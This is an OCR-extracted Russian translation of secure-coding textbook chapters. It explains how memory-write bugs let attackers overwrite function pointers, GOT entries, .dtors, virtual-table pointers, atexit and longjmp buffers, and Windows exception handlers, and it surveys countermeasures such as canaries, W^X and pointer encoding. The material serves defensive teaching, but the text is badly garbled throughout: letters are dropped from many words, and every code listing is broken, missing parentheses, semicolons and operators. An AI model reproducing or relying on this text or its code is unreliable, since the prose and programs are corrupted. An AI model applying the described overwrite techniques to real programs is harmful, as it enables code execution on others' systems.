В примере 3 4 приведена про рамма использующая указатель на функцию **funcPtr** для вызова функции Указатель функции объявляется в строке 6 как указатель на статическую функцию которая принимает в качестве ар умента константную строку Указателю функции в строке 7 присваивается адрес **good_funct on** так что при вызове **funcPtr** в строке 8 на самом деле вызывается **good funct on** Для сравнения функция **good funct on ()** вызывается статически в строке 9

име 4 име аммы и ьз ющей казате ь на ф нк ию

```
01 void good_function const char *str) {
02      printf("%s", str)
03 }
04
05 int m in void) {
06      static void  *funcPtr) const char *str)
07      funcPtr   &good_function
08       void)  *funcPtr) ("hi ")
09      good_function ("there! n")
10      return 0
11 }
```

В примере 3 5 приведен дизассемблированный код двух вызовов **good__f unct on** () из примера 3 4 Первый вызов (с использованием указателя на функцию) имеет место по адресу 0x0042417F Машинный код по этому адресу имеет вид ff 15 00 84 47 00 В архитектуре x86-32 имеется несколько вариантов команды вызова В данном случае код операции ff (показан на рис 3 1) используется вместе с пара метром ModR M 15 указывающим абсолютный косвенный вызов

Пример 3.5. Дизассемблирование указателя на функцию

```
 void) *funcPtr)("hi ″)
00424178 mov esi, esp
0042417A push offset string "hi"  46802Ch)
0042417F call dword ptr  funcPtr  47840Oh)]
00424185 add esp, 4
00424188 cmp esi, esp

good_function ᴹthere! n")
0042418F push offset string "there! n"  468020h)
00424194 call good_function  422479h)
00424199 add esp, 4
```

Машинный код вызова ff 15 00 84 47 00

венный выз в а е
е а ии ModR M 0x00478400

Этот байт указывает процессору какой регистр или ячейка памяти используется в качестве операнда команды

хранящийся здесь равен 0x00422479
^ L

ис 3 1 Команда вызова в архитектуре x86-32

Последние 4 байта содержат адрес вызываемой функции (с одним уровнем косвенности) Этот адрес можно также найти в вызове **dwo d ptr [funcPtr** (478400h)] в примере **3 5** Фактический адрес **good_funct on** () хранящийся в памяти по указанному выше адресу равен 0x00422479

Второй статический вызов **good_funct on**) находится по адресу 0x00424194 Машинный код по этому адресу имеет вид e8 eO e2 **f f** Здесь код операции e8 указывает инструкцию вызова Этот вид вызова подразумевает ближний вызов с указанием относительно о смещения по отношению к следующей инструкции Это смещение отрицательно что означает что **good_funct on** () распола ается в более низких адресах

Эти вызовы **good__funct on** () являются примерами инструкций вызова которые мо ут быть атакованы и которые атакованы быть не мо ут Статический вызов использует *непосредственное* значение в качестве относительно о смещения и переписать это значение нельзя так как оно находится в се менте кода Вызов с помощью указателя на функцию использует *косвенную* ссылку а адрес в указанном месте обычно в се менте данных или стека) может быть переписан Такие косвенные ссылки на функции как и вызовы функций которые не мо ут быть разрешены во время компиляции мо ут использоваться злоумышленниками для передачи управления произвольному коду Конкретные цели для записи произвольной памяти которая может передавать управление предоставленному взломщиком коду описываются в оставшейся части данной лавы

3.5. Глобальная таблица смещений

W ndows и L nux используют сходные механизмы для связывания и передачи управления библиотечным функциям Основным различием с точки зрения безопасности является то что версию L nux можно использовать для взлома в то время как версия W ndows таковой не является

Бинарный формат по умолчанию в L nux So a s 2 x и в SVR4 называется *выполняемый и связываемый формат* executab e and nk ng fo mat — ELF) Он был разработан и опубликован UNIX Sys em Labo ato es (USL) как часть бинарно о интерфейса приложений (app cat on b na y nte ace — AB) Позже стандарт ELF был принят комитетом Too Inte face Standa ds (TIS)[4] как переносимый формат объектно о файла для различных операционных систем x86-32

Пространство процесса любо о бинарно о файла ELF включает в себя раздел под названием лобальная таблица смещений (g oba of set tab e — GOT) GOT содержит абсолютные адреса делая их доступными независимо от положения в тексте про раммы и обеспечивает возможность их совместно о использования Эта таблица имеет важное значение для работы процесса динамическо о связывания Фактическое содержимое и вид этой таблицы зависят от процессора [212]

Каждая библиотечная функция используемая про раммой имеет запись в GOT содержащую адрес фактической функции Это позволяет ле ко переносить библиотеки в памяти процесса Перед тем как про рамма использует функцию впервые запись содержит адрес компоновщика времени выполнения (unt me nke — RTL) Если функция вызывается про раммой управление передается RTL который находит реальный адрес функции и вставляет е о в GOT Последующие обращения приводят к непосредственному вызову функции с помощью GOT без привлечения RTL

Адрес записи GOT фиксирован в выполняемых ELF В результате запись GOT находится в одном и том же адресе образа любо о выполняемо о процесса Можно определить расположение записи GOT для функции с помощью команды objdump как показано в примере 3 6 Смещения указанные для каждой аписи перемещения **R_386_JUMP_SLOT** содержат адрес указанной функции или функции связывания RTL)

Пример 3 6. Глобальная таблица смещений

```
% objdump –dynamic-reloc test-prog
format         file   format  elf32-i386
DYNAMIC RELOCATION RECORDS
OFFSET     TYPE                    VALUE
08049bc0   R_386 _GLOB_DAT        gmon start
08049ba8   R_386  JUMP  SLOT       libc start main
08049bac   R_386  JUMP  SLOT     strcat
08049bb0   R_386 _JUMP_ SLOT     printf
08049bb4   R_386  JUMP  SLOT     exit
08049bb8   R_386 _JUMP_ SLOT     sprintf
08049bbc   R_386 _JUMP_ SLOT     strcpy
```

[4] **Этот комитет является а социацией членов микрокомпьютерной промышл нно ти созданной для стандартиз ции программных интерфейсов сред тв разработки IA-32**

Злоумышленник может переписать запись GOT для функции с адресом шеллкода с помощью записи произвольной памяти Ко да про рамма впоследствии вызывает функцию соответствующую этой записи управление передается шеллкоду Например хорошо написанная про рамма на Си в конечном ито е вызывает функции ex t) Перезапись соответствующе о элемента GOT для функции ex t () при вызове этой функции передаст управление по указанному злоумышленником адресу Таблица связей процедур (p ocedu e nkage tab e — PLT) формата ELF обладает теми же недостатками 36]

Переносимый формат выполняемых файлов (po tab e execu ab e — PE) в W ndows выполняет функции анало ичные формату ELF PE файл содержит массив структур данных для каждой импортируемой динамически компонуемой библиотеки DLL Каждая из этих структур дает имя импортированной DLL и указывает на массив указателей на функции (таблицы импортируемых адресов — mpo t add ess tab e AT) Каждый импортируемый API имеет собственное зарезервированное место в AT де за рузчиком W ndows записан адрес импортированной функции После за рузки модуля IAT содержит адрес по которому осуществляется вызов при обращении к импортируемой функции Записи IAT мо ут быть защищены от записи и являются таковыми) потому что им не требуется меняться во время выполнения

я 3.6. Раздел . dtors

Дру ой целью для записи произвольной памяти являются указатели на функции в разделе d o s выполняемых файлов енерируемых GCC [175] GNU C позволяет программисту объявить атрибуты функции с помощью ключево о слова_____ att bu e_____ за которым следуют спецификации атрибута в двойных скобках [75] Спецификации атрибута включают const ucto и dest uc o Конструктор указывает что данная функция вызывается перед ma n () а деструктор указывает что функция вызывается после завершения ma n) или вызова ex t)

Про рамма из примера 3 7 демонстрирует использование атрибутов конструктора и деструктора Эта про рамма состоит из трех функций ma n () c eate) и dest oy () Функция c ea e () объявлена в строке 4 как конструктор а функция dest oy!) в строке 5 — как деструктор Ни одна из этих функций не вызывается из ma n () которая просто выводит адрес каждой функции и завершает работу В примере 3 8 показан результат выполнения про раммы из примера 3 7 Сначала выполняется конструктор c eate () затем — ma n) и наконец — деструктор dest oy)

Пример 3 7 Программа с атрибутами конструктора и деструктора

```
01 #include <stdio.h>
02 #include <stdlib.h>
03
04 static void create void) attribute ( constructor))
05 static void destroy void) ____ _attribute__ _ ( destr ctor))
06
07 int main void) {
08     printf("create  %p. n", create)
09     printf "destroy  %p. n", destroy)
10     exit EXIT_SUC ESS)
11 }
```

```
12
13 void create void) {
14      puts("create cal ed. n")
15  }
16
17 void destroy void) {
18      puts("destroy call d.")
19  }
```

Пример 3 8 Вывод программы из примера 3 7

```
% ./dtors
create called,
create  0x80483a0.
destroy  0x80483b .
destroy called.
```

Конструкторы и деструкторы хранятся в разделах cto s и dto s в с енерированном выполнимом образе ELF Оба раздела имеют следующую схему

```
Oxffffffff {function-address} 0x00000000
```

Разделы cto s и d o s отображаются на адресное пространство процесса и по умолчанию являются записываемыми Конструкторы в эксплойтах не используются поскольку они выполняются до функции ma n () В результате внимание уделяется деструкторам и разделу dto s

Содержимое раздела dto s в выполнимом образе можно изучить с помощью команды objdump как показано в примере 3 9 Как видно из приведенно о текста в нем между дескрипторами начала и конца раздела можно найти адрес функции dest oy () (в формате с прямым порядком байтов)

Пример 3 9 Содержимое раздела dtors

```
1 % objdump -s -j .dtors dtors
2
3 dtors       file   format elf32-i386
4
5 Contents of section .dtors
6 804959c ffffffff b8830408 00000000
```

Злоумышленник может передать управление произвольному коду путем перезаписи адреса указателя на функцию в разделе dto s Если целевой бинарный файл может быть прочитан злоумышленником ему относительно ле ко определить точное местоположение перезаписи путем анализа ELF-образа

Интересно что раздел dto s имеется в наличии даже то да ко да не указан ни один деструктор В этом случае раздел состоит из дескриптора начала и конца раздела без адресов функций между ними При этом злоумышленник все равно может передать управление переписав дескриптор конца раздела 0x00000000 адресом шелл кода Если осуществится выход из шеллкода процесс будет продолжать вызывать последующие адреса пока не встретит дескриптор конца раздела или пока не прои ойдет аварийное завершение

Перезапись раздела d o s имеет для злоумышленника то преимущество что этот раздел все да имеется в наличии и отображается в память [5] Конечно раздел dto s существует только в про раммах которые были скомпилированы и скомпонованы с помощью GCC В некоторых случаях также может быть трудно найти место в которое можно внедрить шелл код так чтобы он остался в памяти после то о как завершится функция ma n ()

3.7. Виртуальные указатели

C допускает определения *виртуальных функций* Виртуальная функция — это член-функция класса объявленная с использованием ключево о слова v tua Функции мо ут быть перекрыты функциями с тем же именем в производном классе Указатель на производный класс может быть присвоен указателю на базовый класс и вызов функции осуществляется через указатель Без виртуальных функций вызывалась бы функция базово о класса так как она связана со статическим типом указателя Однако при использовании виртуальных функций вызывается функция производно о класса так как она связана с динамическим типом объекта

В примере 3 10 проиллюстрирована семантика виртуальных функций Класс a определен как базовый и содержит обычную функцию f () и виртуальную функцию g ()

Пример ЗЛО. Семантика виртуальных функций

```
01  class a {
02    public
03      void f void)   {
04           cout « "base f" « ' n'
05       }
06
07      virtual void   g void) {
08           cout « "base g" « ' n'
09       }
10  }
11
12  class b  public a {
13    public
14      void f void)   {
15           cout « "derived f" « ' n'
16       }
17
18      void g void)   {
19           cout « "derived g" << '  n'
20       }
21  }
22
23  int main void) (
24       a *my_b   new b )
25       my_b->f )
26       my_b->g )
27       re urn 0
28  }
```

5 Раздел dt rs не удаляется из бинарного файла командой str p (1)

к в

к 2

к 2

о

Большинство компиляторов C реализуют виртуальные функции с номотцью таблицы *виртуал ных функций* (v ua funct on tab e — VTBU) VTBR представляет собой массив указателей на функции который используется во время выполнения для диспетчеризации вызовов виртуальных функций Каждый отдельный объект указывает на VTBK посредством *ирту льного указ теля* (v tua po nte — VPTR) в за оловке объекта VTBK сод ржит указатели на каждую реализацию вир уальной функции На рис 3 2 пока ана структура данных из рассмотренно о примера

Рис 3 2 Представление* VTBL времени *выполнения

Можно перезаписать указатели на функции в VTBL или изменить VPTR так ятобы он указывал на дру ую произвольную VTBL Это может осуществляться с помощью записи произвольной памяти или переполнения буфера непосредственно в объект Вуфер перезаписывает VPTR и VTBL объекта и позволяет злоумышленнику вы вать ука атель на функцию для выполнения требуемо о ему кода Ра рушение VPTR не столь широко распространено но вполне может применяться если не работают дру ие методы 62V

3.8. Функции atexltO и on_exi.b O

Функция atexit () определена в стандарте языка программирования C. Эта функция регистрирует другие функции которые вызываются (.без аргументов) при нормальном завершении программы. Язык C требует тобы реализация поддерживала регистрацию как минимум 32 функций. Функция on_exit () из SunOS обладает аналоги ной функциональностью и присутствует также в libc libc5 и glibc \27).

Программа приведенная в примере 3.11 использует atexit O для регистрации функции test () в функции ma n () в строке B. Программа присваивает строку Rxiting Ли глобальной переменной glob в строке 9 до завершения программы. После выхода из функции main () вызывается зарегистрированная функция test O которая выводит эту стро

Пример 3.11. Программа использующая функцию atexitQ

```
01 char *glob
02
03  oid test( oid) (
04     printf("%s"  glob)
05 }
06
07 int main( oid) (
```

```
08     atexit test)
08     glob   "Exiting. n"
10 }
```

Функция atex t () работает путем добавления указанной функции в массив сущест-вующих функций которые вызываются на выходе из про раммы При вызове ex t () эта функция вызывает все функции из массива в порядке последний вошел первый вышел LIFO) Поскольку и atex t () и ex t () требуется доступ к массиву он является лобаль-ным __a ex t в операционной системе BSD и_____ ex t_funcs в L nux)

В примере 3 12 приведена сессия отладчика gdb для про раммы a ex t в которой по-казаны местоположение и структура хмассива atex t В сессии отладки установлена точка останова перед вызовом функции atex t) в функции ma n () после че о про рамма за-пущена на выполнение Затем выполняется вызов atex t () который ре истрирует фун-кцию test () После ре истрации функции est () на экран выводится память по адресу __ex t_funcs Каждая запись функции содержащаяся в структуре состоит из четырех двойных слов Последнее двойное слово в каждой структуре представляет собой факти-ческий адрес функции Как показано в листин е имеется три заре истрированные фун-кции _d _f n) _____ bc_csu_f n) и наша функция e t () Можно передать уп-равление произвольному коду если воспользоваться записью произвольной памяти или переполнением буфера в структуру___ ex t_funcs Заметим что функции _d _f n () и __ bc_csu_f n () содержатся в структуре даже если уязвимая про рамма не вызывает функцию atex t () явно

Пример 3.12. Сессия отладки программы atexit с помощью gdb

```
 gdb) b main
Breakpoint 1 at 0x80483f6  file atexit.c, line 6.
 gdb) r
Starting program  /home/rcs/book/dtors/atexit

Breakpoint 1, main  argc 1, argv 0xbfffe744) at atexit.c 6
6 atexit test)
 gdb) next
7 glob   "Exiting. n"
 gdb) x/12x _exit_funcs
0x42130ee0 <init>       0x00000000 0x00000003 0x00000004 0x4000c660
0x42130ef0 <init+16>    0x00000000 0x00000000 0x00000004 0x0804844c
0x42130f00 <init+32>    0x00000000 0x00000000 0x00000004 0x080483c8
 gdb) x/4x 0x4000c660
0x4000c660 <_dl_fini>  0x57e58955 0x5ce85356 0x81000054 0x0091c1c3
 gdb) x/3x 0x0804844c
0x804844c <__libc_csu_fini>  0x53e58955 0x9510b850 xl02d0804
 gdb) x/8x 0x080483c8
0x80483c8 <test>  0x83e58955 0xec8308ec 0x2035ff08 0x68080496
```

3.9. Функция long jxnp ()

Стандарт C определяет макрос set jmp () функцию ong mp () и тип mp__buf кото-рые мо ут использоваться для обхода нормально о вызова функций и возврата из них

Макрос set jmp () сохраняет среду вызова для дальнейше о использования функцией ongjmp () Функция ong jmp () восстанавливает среду сохраненную последним вызовом макроса set jmp) В примере 3 13 показано как функция ongjmp () возвращает управление в точку вызова set jmp ()

Пример 3.13. Пример использования функции longjmpO

```
01 #include <setjmp.h>
02 jmp_buf buf
03 void g int n)
04 void h int n)
05 int n   6
06
07 void f void) {
08     setjmp buf)
09     g n)
10 }
11
12 void g int n) {
13     h  n)
14 }
15
16 void h int n){
17     longjmp buf, 2)
18 }
```

В примере 3 14 показана реализация структуры данных jmp_buf и связанных с ней определений в L nux Структура mp_buf (строки 11-15) содержит три поля Вызывающая среда сохраняется в___jmpbuf (объявленном в строке 1) Тип____ jmp_buf представляет собой целочисленный массив из шести элементов Инструкции #def ne указывают какие значения хранятся в каждом элементе массива Например базовый указатель BP) хранится в___ jmp_buf [3] а про раммный счетчик (PC) — в_____jmp_buf [5]

Пример 3 14. Реализация структуры mp buf в Linux

```
01 typedef int __jmpjbuf[6]
02
03 #define JB_BX 0
04 #define JB_SI 1
05 #define JB_DI 2
06 tdefine JB_BP 3
07 #define JB_SP 4
08 #define JB_PC 5
09 define JB_SIZE 24
10
11 typedef struct __jmp_buf_tag {
12 j mp_bu f  j mpbu f
13     int __mask_was_saved
14       sigset_t __saved_mask
15 } jmp_buf[l]
```

В примере 3 15 показаны команды ассемблера енерируемые для команды ong mpO в L nux Инструкция mov в строке 2 восстанавливает BP а команда mov в строке 3 восстанавливает указатель стека (SP) Строка 4 передает управление сохраненному счетчику PC

Пример 3.15. Команды ассемблера генерируемые для команды longjmpO в L nux

```
longjmp env, i)
1  movl i, %eax /* return i */
2  movl env.__jmpbuf[JB_BP], %ebp
3  movl env.__jmpbuf[JB_SP], %esp
4  jmp  env. jmpbuf[JB PC])
```

Функция ongjmpO может быть использована злоумышленником путем перезаписи значения PC в буфере jmp_buf значением начала шелл кода Эту задачу можно решить с помощью записи произвольной памяти или переполнения буфера непосредственно в структуру mp buf

3.10. Обработка исключений

Исключение представляет собой любое событие которое находится вне обычных операций процедуры Например деление на ноль вызывает исключение Мно ие про раммисты реализуют блоки обработчика исключений чтобы обработать эти особые случаи и избежать неожиданно о завершения про раммы Кроме то о обработчики исключений объединяются в цепочки и вызываются в определенном порядке до тех пор пока один из них не сможет обработать происшедшее исключение

M c osoft W ndows поддерживает три следующие типа обработчиков исключений Операционная система вызывает их в указанном порядке до тех пор пока один из них не сможет успешно обработать исключение

1 Векторная обработка исключений (vec o ed except on hand ng — VEH) Эти обработчики вызываются первыми до структурной обработки исключений Данные обработчики были добавлены в W ndows XP

2. Структурная обработка исключений (st uctu ed except on hand ng — SEH) Эти обработчики реализованы как обработчики исключений на базе функций и на базе потоков

3 Системная обработка исключений по умолчанию Это фильтр и обработчик лобальных исключений для все о процесса который вызывается если исключение не обработано предыдущими обработчиками

Структурная обработка исключений и системная обработка исключений по умолчанию рассматриваются в следующих разделах Векторная обработка исключений не рассматривается так как она не используется в эксплойтах сколь-нибудь широко

Структурная обработка исключений

SEH обычно реализуется на уровне компилятора с помощью блоков t y ca ch как показано в примере 3 16

П 3 16 Б t t h

```
1 try {
2     // Выполняем здесь всю работу
3 }
```

```
4 catch ...){
5     // Здесь обрабатывается исключение
6 }
7 __finally {
8     // Очистка, завершение работы
9 }
```

Любое исключение с енерированное в процессе работы блока **try**, обрабатывается соответствующим блоком **catch**. Если блок **catch** не в состоянии обработать исключение оно передается блоку предыдущей области видимости Ключевое слово **finally** является расширением языка C C от M c o oft и используется для указания блока кода который вызывается для проведения необходимых действий по очистке после блока **try**, например для закрытия открытых файлов или освобождения выделенной памяти Эти действия выполняются независимо от то о как был осуществлен выход из блока **try**.

Для структурной обработки исключений W ndows реали ует специальную поддержку для обработчиков исключений потока Код создаваемый компилятором записывает адрес указателя на структуру **EXCEPT ION_REGI STRATI ON** в адрес на который указывает ре истр се мента **fs**. Эта структура определяется на языке ассемблера в файле **EXSUPP. INC** в исходных текстах среды выполнения V sua C и содержит два элемента данных как показано в примере 3 17

Пример 3 17. Определение структуры EXCEPTIONREGISTRATION

```
1 _ EXCEPTION_REGISTRATION struc
2     prev        dd  ?
3     handler     dd  ?
4 _EXCEPTION_REGISTRATION ends
```

В **этой структуре prev является указателем на предыдущую структуру EXCEPTION_ HANDLER в цепочке, а handler — указателем на функцию обработки исключений.**

W ndows нала ает несколько правил на обработчик исключений для обеспечения целостности цепочки обработчиков исключений и системы

1. **Структура EXCE PTI ON_REG I STRAT I ON должна располагаться в стеке.**
2. Структура **prev** типа **EXCEPT ION_REGI STRAT ION** должна находиться в стеке по более высокому адресу
3. Структура **EXCEPTION_REGISTRATION** должна быть выровнена на раницу двойно- о слова
4. Если в за оловке исполнимо о образа перечисляются адреса обработчика **SAFE SEH** адрес обработчика должен быть указан как обработчик **SAFE SEH**. Если в за оловке не перечислены адреса обработчика **SAFE SEH**, может вызываться любой обработчик структурных исключений

Компилятор инициализирует кадр стека в проло е функции Типичный проло функции в V sua C показан в примере 3 18 Этот код устанавливает кадр стека показанный в табл 3 1 Компилятор резервирует место в стеке для локальных переменных Поскольку локальные переменные следуют сразу за адресом обработчика исключений адрес

Компиляторы M croso t V sua Stud o NET обеспечивают построение кода с поддержкой SAFE SEH но такая проверка обеспечивает я только в W ndows XP S rv ce Pack 2

обработчика исключения может быть заменен произвольным значением с помощью переполнения буфера в стековой переменной

Пример 3.18. Инициализация кадра стека

```
1  push      ebp
2  mov       ebp,esp
3  and       esp, 0FFFFFFF8h
4  push      OFFFFFFFFh
5  push      ptr [Exception_Handler]
6  mov       eax,dword ptr fs [OOOOOOOOh]
7  push      eax
8  mov       dword ptr fs [0], esp
```

Таблица 3 1.

Смещение в стеке	Описание	Значение
`-0x10`	Обработ ик	`[Обработчик исключения]`
`-OxOC`	Предыдущий обработ ик	`fs [0]` при запуске функции
`-8`	За щита	`-1`
`-4`	Сохраненные зна ения	`ebp ebp`
`0`	Адрес возврата	Адрес возврата

В дополнение к перезаписи указателей отдельных функций можно также заменить указатель в блоке среды потока th ead env onment b ock — TEB) который указывает на список заре истрированных обработчиков исключений Злоумышленнику необходимо сделать копию элемента списка и изменить первое поле обработчика исключений с помощью записи произвольной памяти Хотя в последние версии W ndows и были добавлены проверки элементов списка Личфилд (L tchf e d) продемонстрировал множество успешных эксплойтов для таких случаев [135]

Системная обработка исключений по умолчанию

W ndows предоставляет лобальный фильтр исключений и обработчик для все о процесса он вызывается если предыдущий обработчик не может обработать исключение Мно ие про раммисты реализуют фильтр необработанно о исключения для все о процесса в целом для корректной обработки неожиданных ошибок и отладки

Функция фильтра необработанно о исключения назначается с помощью функции **`SetUnhandledExceptionFilter`** () Эта функция вызывается как последний уровень обработчика исключений для процесса Однако если злоумышленник перезапишет нужные адреса с помощью записи произвольной памяти фильтр необработанно о исключения может быть перенаправлен для выполнения прои вольно о кода Однако W ndows XP Se v ce Pack 2 кодирует адреса указателей что делает такой взлом нетривиальной операцией В реальной ситуации злоумышленнику было бы сложно правильно закодировать значения указателей без знания подробной информации о процессе

З Л1. Стратегии противодействия

Наилучший способ предотвратить уловки с указателями — это устранить уязвимости которые позволяют злоумышленнику перезаписать память Уловки с указателями мо ут быть результатом перезаписи указателей на объекты (как показано в этой лаве) вызваны распространенными ошибками управления динамической памятью (лава 4 Управление динамической памятью) и уязвимостями форматных строк (лава 6 Форматированный вывод) Устранение этих источников уязвимости является наилучшим способом предотвращения уловок с указателями Есть и дру ие контрмеры которые мо ут помочь в решении это о вопроса но на которые нельзя полностью пола аться как на решение данной проблемы

Стековые канарейки

В лаве 2 Строки мы уже рассматривали страте ии противодействия уязвимостям обусловленным ошибками при работе со строками и разрушением стека включая стековые канарейки К сожалению канарейки полезны только при атаках которые используют переполнение буфера в стеке и пытаются перезаписать указатель стека или дру ую защищенную область Канарейки не защищают от эксплойтов которые изменяют переменные ука атели на объекты или на функции Канарейки не в состоянии предотвратить переполнение буфера в произвольном месте включая се мент стека

WAX

Одна из контрмер против описанных действий — уменьшение привиле ий уязвимых процессов Страте ия WˆX описанная в лаве 2 Строки позволяет делать се мент памяти либо записываемым либо выполняемым но не то и дру ое одновременно Однако такая страте ия не может предотвратить перезапись например памяти обращение к которой требуется функцией **`atexit`** () так как она должна быть во время выполнения про раммы и записываемой и выполняемой Кроме то о эта страте ия не так уж широко реализована

Кодирование и декодирование указателей на функции

Вместо указателя на функцию про рамма может хранить зашифрованную версию указателя Чтобы перенаправить указатель на дру ой код злоумышленнику необходимо взломать используемый шифр Анало ичные подходы рекомендуются для работы с конфиденциальными или личными данными такими как ключи шифрования или номера кредитных карт

Томас Плам (Thomas P um) и Арджун Биджанки (A jun B jank) [165] на конференции WG14 в Санта-Кларе в сентябре 2008 ода предложили добавить в стандарт C11 функции **`encode pointer`** () и **`decode pointer`** () По предназначению эти функции анало ичны (хотя и отличаются в деталях) функциям из M c osoft W ndows **`EncodePointer`** () и **`DecodePointer`** ()) которые используются в библиотеках времени выполнения V sua **`C++.`**

Функция **`encode pointer`** () имеет следующую спецификацию

Обзор

```
#include <stdlib.h>
void  *) () encode pointer  void *pf) 0)
```

Описание

Функция **encode_pointer** () выполняет преобразование ар умента **pf,** такое что функция **decode_pointer** () выполняет обратное преобразование

Возврат

Функция возвращает результат преобразования

Функция **decode_pointer** () имеет следующую спецификацию

Обзор

```
#include <stdlib.h>
void  *) ) decode pointer void *pf) ))
```

Описание

Функция **decode_pointer**) выполняет преобразование ар умента **pf,** обратное преобразованию функцией **encode_pointer**).

Возврат

Функция возвращает результат преобразования

Эти две функции определены таким образом что для любо о указателя на функцию **pf п,** использованно о в выражении

```
decode_pointer encodepointer( void *)())pfn))
```

результат приведения к типу указателя pfn дает значение pf п.

Однако описанная взаимосвязь между **encode_pointer** и **decode_pointer** () является неверной если вызовы **encode_pointer** () и **decode_pointer** () имеют место при определенных условиях определенных реализацией Например если вызовы происходят в различных процессах выполнения функции не являются обратными одна к дру ой В такой реализации метод преобразования указателя может например использовать номер процесса в ал оритме кодирования декодирования

Процесс кодирования указателя не предотвращает переполнение буфера или запись произвольной памяти но усложняет использование такой уязвимости Кроме то о предложение WG14 было отклонено поскольку было сочтено что кодирование и декодирование лучше выполнять компилятором а не библиотекой Так что кодирование и декодирование осталось вопросом качества реализации

CERT у в настоящее время не известен ни один компилятор который бы выполнял кодировку и декодирование указателей на функции даже как необязательную функциональность Про раммисты разрабатывающие код для M c osoft W ndows должны использовать для кодирования указателей на функции **EncodePointer**) и **DecodePointer** () Корпорация Майкрософт использует эти функции в коде своей системы для предотвращения записи в произвольную память Однако для то о чтобы это решение было эффективным должны быть защищены все указатели приложения (в том числе указатели на функции) Для дру их платформ необходимо сначала разработать соответствующую функциональность

3.12. Резюме

Переполнение буфера может использоваться для перезаписи указателя на функцию или объект таким же образом как и атака разрушением стека используется для перезаписи адреса возврата Возможность перезаписать ука атель на функцию или объект зависит от близости переполняемо о буфера к целевому указателю но чаще все о они находятся в одном и том же се менте памяти

Перезапись указателя на функцию позволяет злоумышленнику непосредственно передать управление предоставленному им коду Возможность модификации указателя на объект и присваивания значения обеспечивает запись произвольной памяти

Независимо от среды имеется множество возможностей передачи управления произвольному коду обеспечиваемых записью произвольной памяти Одни из них являются результатом возможностей стандарта языка про раммирования `C` например **`longjmp ), atexit`**)) дру ие специфичны для конкретных компиляторов (например раздел **`.dtors)`** или операционных систем например **`on exitO).`** Кроме возможностей описанных в этой лаве имеется множество дру их — известных и пока неизвестных

Запись произвольной памяти может ле ко разрушить защиту с использованием канареек Защита целевой памяти от записи затруднена из-за наличия про рамм в которых требуется модификация значений в этой памяти (например указателей на функции) во время выполнения Одной из страте ий предупреждения является хранение указателей только в закодированном виде

Переполнение буфера в любом се менте памяти может быть исполь овано для выполнения произвольно о кода так что перемещение переменных из стека в се мент данных или кучу решением не является Наилучший подход к предотвращению уловок с указателями в результате переполнения буфера заключается в ликвидации условий переполнения буфера

В следующей лаве рассматриваются уязвимости и эксплойты связанные с памятью в куче Эти уязвимости позволяют злоумышленнику перезапись адреса в произвольном месте Такие эксплойты являются результатом уя вимостей связанных с переполнением буфера в куче записью в освобожденную память и двойным освобождением памяти

3 13. Дополнительная литература

Атаки на основе уловок с указателями были разработаны лавным образом в ответ на создание стековых канареек проверяемых в StackGua d и дру их продуктах Рафал Войчук (Rafa Woj czuk) рассматривает перезапись элемента GOT для преодоления неисполнимо о стека So a Des gne [231] Статья 1999 ода Мэтта Коновера (Matt Conove) посвященная работе с кучей включает несколько примеров атак основанных на уловках с указателями [42] Бульба (Bu ba) и Жерардо Ришарт (Ge a do R cha te) также описывают эксплойты преодолевающие схемы защиты StackSh e d и StackGua d [30 173] Дэвид Личфилд (Dav d L tchf e d) рассматривает нападения на обработчики исключений [135 136] В *h ack* 56 [176] имеется материал о разрушении указателя на таблицу виртуальных функций C Хороший обзор атак на основе уловок с указателями можно найти в [162]

Глава 4

Управление динамической памятью

В соавторстве с Фредом Лон ом (F ed Long) Герхардом Мюнцем Ge ha d Muenz) и Мартином Себором Ma t n Sebo) [1]

У меня разнился палец
К нам идет дурной скиталец
***ПодымайсЯу** крюк*
ей бы ни был стук [1 1 1 2]

— Уильям Шекспир (W am Shakespea e)
Макбету акт 4 сцена 1

Про раммы на языках про раммирования C и C которые работают с переменным количеством элементов данных требуют динамической памяти для управления этими данными Подавляющее большинство приложений не являющихся критически важными с точки зрения безопасности используют динамическое распределение памяти

Управление памятью издавна является источником неуловимых дефектов про раммирования дефектов безопасности и уязвимостей Дефекты про раммирования например ко да память освобождается дважды мо ут привести к используемым злоумышленниками уязвимостям Переполнение буфера опасно не только при перезаписи памяти в стеке Оно может приводить к уязвимостям и в куче

В этой лаве описывается управление динамической памятью в C и C на платформах L nux и W ndows исследуются распространенные ошибки управления динамической пахМятью и оцениваются соответствующие риски безопасности

Фред Лонг — старший лектор факультета кибернетики Аберистви тского университета британия). Герхард Мюнц — преподаватель и исследователь в Siemens AG. Мартин Себор ческий руководитель в Cisco Systems.

Перевод М. Лозинского.

Память в куче управляется *диспетчером памяти* (memo y manage) выполняющим распределение динамической памяти Функция ma oc Ду а Ли (Doug Lea) и Rt Heap[3] от Майкрософт представляют собой примеры диспетчеров памяти которые при неправильном использовании уязвимы для атак Эти два диспетчера памяти выбраны в силу их широко о распространения Они отнюдь не единственные диспетчеры динамической памяти которые уязвимы для эксплойтов Хотя детали то о как именно эти диспетчеры памяти уязвимы для злоумышленников и различаются все эти уязвимости являются результатом небольшо о множества неопределенных поведений которые вносятся в про рамму ошибками в коде

4 1. Управление памятью в языке программирования C

Стандартные функции управления памятью в C

В стандарте C определены следующие функции управления памятью широко доступные в существующих реализациях компиляторов на множестве платформ Некоторые операционные системы включая разные версии M c osoft W ndows обеспечивают дополнительные специфичные для платформ API В стандарте C определены следующие четыре функции распределения памяти

ma oc (s ze t s ze) выделяет s ze байтов и возвращает указатель на выделенную память Она возвращает указатель выровненный на раницу наиболее стро о выровненно о объекта который может разместиться в выделенной памяти Выделенная память не инициализируется каким-либо известным значением

a gned_a oc (s ze_t a gnment s ze_t s ze) выделяет s ze байтов памяти для объекта выравнивание которо о определяется ар ументом a gnment Значение a gnment должно быть корректным выравниванием поддерживаемым реализацией а значение s ze должно быть целым кратным a gnment в противном случае поведение является неопределенным Функция a gned_a oc () возвращает либо указатель на выделенную память либо в случае ошибки нулевой указатель

ea oc (vo d*p s ze_t s ze) изменяет размер блока на который указывает p до s ze байтов Содержимое останется неизменным в пределах размера минимально о среди старо о и ново о размеров Вновь выделенная память не инициализирована а следовательно содержит неопределенные значения Если запрос к памяти не может быть выполнен успешно старый объект остается неизмененным и никакие значения не изменяются Если p является нулевым указателем вызов эквивалентен вы ову ma oc (s ze) Если ар умент s ze равен 0 вызов эквивалентен f ee (p) однако эта идиома для освобождения памяти использоваться не должна Если только p не является нулевым указателем он должен быть возвращен предыдущим вызовом ma oc() ca oc() a gned_a oc() или ea oc)

“Rtl” в RtlHeap означает “runtime library” — “библиотека времени выполнения”.

